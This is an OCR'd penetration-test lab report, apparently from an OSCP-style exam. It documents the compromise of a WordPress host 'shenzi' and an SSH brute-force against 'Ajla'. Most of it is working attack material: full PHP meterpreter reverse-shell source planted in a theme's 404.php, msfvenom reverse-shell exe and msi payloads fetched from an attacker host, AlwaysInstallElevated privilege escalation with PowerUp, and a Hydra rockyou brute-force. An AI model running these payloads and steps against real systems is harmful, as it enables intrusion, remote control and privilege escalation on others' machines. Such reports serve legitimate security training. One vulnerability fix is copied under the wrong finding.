
```
$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.45.154 lport=443 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
```



```
$ sudo msfconsole

                 .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
```



```
Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.45.154
LHOST ⇒ 192.168.45.154
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.45.154:443
```




Selected file content:

```
/*<?php /**/ error_reporting(0); $ip = '192.168.45.154'; $port = 443; if
(($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type)
{ case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();
```

Documentation: Function Name... Look Up


File edited successfully.

After updating 404.php file we will visit http://192.168.232.55/shenzi/wp-content/themes/twentytwenty/404.php to execute the reverse shell and catch it using multi/handler.



192.168.232.55/shenzi/wp-content/themes/twentytwenty/404.php


Meanwhile, on our Metasploit console:



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.45.154:443
[*] Sending stage (39927 bytes) to 192.168.232.55
[*] Meterpreter session 3 opened (192.168.45.154:443 → 192.168.232.55:51381) at 2023-11-17 11:28:15 +0400
```

Since PHP reverse shells are somewhat unstable, let's upload a more stable shell, which we'll generate with msfvenom and uploading using meterpreter.

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=139 -f exe >
shell.exe
```




```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=139 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

On Kali attacking machine:


```
└─$ sudo nc -lvp 139
```

On Meterpreter session:

```
meterpreter > upload shell.exe

meterpreter > execute -f shell.exe
```




```
meterpreter > execute -f shell.exe
Process 6368 created.
meterpreter > 
```



```
$ sudo nc -lvp 139
listening on [any] 139 ...
192.168.232.55: inverse host lookup failed: Unknown host
connect to [192.168.45.154] from (UNKNOWN) [192.168.232.55] 51420
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Users\shenzi\Desktop>
```

Local.txt value:

```
└─$ whoami && ipconfig && type local.txt
```




```
C:\Users\shenzi\Desktop>whoami && ipconfig && type local.txt
whoami && ipconfig && type local.txt
shenzi\shenzi

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.232.55
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.232.254
e8913cd47e69beabe5bf37386f16b490
```

4.1.4 Privilege Escalation - AlwaysInstallElevated

We used PowerUp.ps1 to check the low-hanging fruit and found that system is vulnerable to AlwaysInstallElevated. As Microsoft mentioned, This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.


- https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
- https://learn.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated

```
└─$ python -m http.server 80
```



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.232.55 - - [17/Nov/2023 12:14:07] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```


```
└─$ iwr http://192.168.45.154/PowerUp.ps1 -o PowerUp.ps1
```




```
C:\Users\shenzi\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\shenzi\Desktop> iwr http://192.168.45.154/PowerUp.ps1 -o PowerUp.ps1
iwr http://192.168.45.154/PowerUp.ps1 -o PowerUp.ps1
PS C:\Users\shenzi\Desktop>
```

We'll load the PowerUp.ps1 script into powershell and check for any low-hanging fruit.

```
PS C:\Users\shenzi\Desktop> . .\PowerUp.ps1

PS C:\Users\shenzi\Desktop> Invoke-AllChecks
```



```
PS C:\Users\shenzi\Desktop> . .\PowerUp.ps1
. .\PowerUp.ps1
PS C:\Users\shenzi\Desktop> Invoke-AllChecks
Invoke-AllChecks


ServiceName                   : edgeupdate
Path                          : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile                : C:\
```



```
ModifiablePath    : C:\Users\shenzi\AppData\Local\Microsoft\WindowsApps
IdentityReference : SHENZI\shenzi
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize ...}
%PATH%            : C:\Users\shenzi\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\shenzi\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\shenzi\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Check         : AlwaysInstallElevated Registry Key
AbuseFunction : Write-UserAddMSI
```


We can also confirm this vulnerability using manual command as suggested by Microsoft.

URL: https://learn.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated

```
PS C:\Users\shenzi\Desktop> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

PS C:\Users\shenzi\Desktop> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```


We'll generate .msi payload and transfer it to execute on target machine to get elevated shell.

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=445 -f msi >
notavirus.msi
```




```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=445 -f msi > notavirus.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
```

```
└─$ python -m http.server 80
```




```
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.232.55 - - [17/Nov/2023 12:37:40] "GET /notavirus.msi HTTP/1.1" 200 -
```

```
└─$ iwr http://192.168.45.154/notavirus.msi -o notavirus.msi
```




```
PS C:\Users\shenzi\Desktop> iwr http://192.168.45.154/notavirus.msi -o notavirus.msi
iwr http://192.168.45.154/notavirus.msi -o notavirus.msi
```

```
└─$ PS C:\Users\shenzi\Desktop> msiexec /i notavirus.msi
```



```
PS C:\Users\shenzi\Desktop> msiexec /i notavirus.msi
msiexec /i notavirus.msi
PS C:\Users\shenzi\Desktop> 
```

```
└─$ sudo nc -lvnp 445
```




```
$ sudo nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.45.154] from (UNKNOWN) [192.168.232.55] 51
533
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

4.1.5 Post Exploitation

Proof.txt value:

```
c:\Users\Administrator\Desktop> whoami && ipconfig && type proof.txt
```



```
c:\Users\Administrator\Desktop>whoami && ipconfig && type proof.txt
whoami && ipconfig && type proof.txt
nt authority\system

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.232.55
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.232.254
e1faffeab97b5f4f3ce0833c13e1ebfd
```

5 Active Directory Set

Port Scan Results

IP Address	Ports Open
10.4.4.10	**TCP:** 22, 80
10.5.5.20	**TCP:** 135, 139, 445, 3389
10.5.5.30	**TCP:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389

5.1 Ajla – 10.4.4.10

5.1.1 Initial Access – Password Brute-Forcing


Vulnerability Explanation: The user account on the Ajla host was protected by a trivial password that was cracked within 5 minutes of brute-forcing.

Vulnerability Fix: The SSH service should be configured to not accept password-based logins and the user account itself should contain a unique password not contained in the publicly available wordlists.

Severity: Critical

Steps to reproduce the attack: rom the initial service scan John discovered that this host is called Ajla. After adding the target's IP to the /etc/hosts file, the Hydra tool was run against the SSH service using the machine's DNS name instead of its IP. With the extracted password at hand John was able to log in as ajla using SSH.

```
└─$ hydra -l ajla -P /home/kali/rockyou.txt -T 20 sandbox.local ssh
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l ajla -P /home/kali/rockyou.txt  -T 20 sandbox.local ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do n

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-
[WARNING] Many SSH configurations limit the number of parallel tasks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login t
[DATA] attacking ssh://sandbox.local:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344224 to do in 13
[STATUS] 112.67 tries/min, 338 tries in 00:03h, 14344063 to do in 21
[22][ssh] host: sandbox.local   login: ajla   password: simple
1 of 1 target successfully completed, 1 valid password found
```


5.1.2 Privilege Escalation – Sudo groupVulnerability

Explanation: sudo group allows any user in this group to escalate privileges to the root if they know the user’s password.

Vulnerability Fix: The SSH service should be configured to not accept password-based logins and the user account itself should contain a unique password not contained in the publicly available wordlists.

Severity: Critical

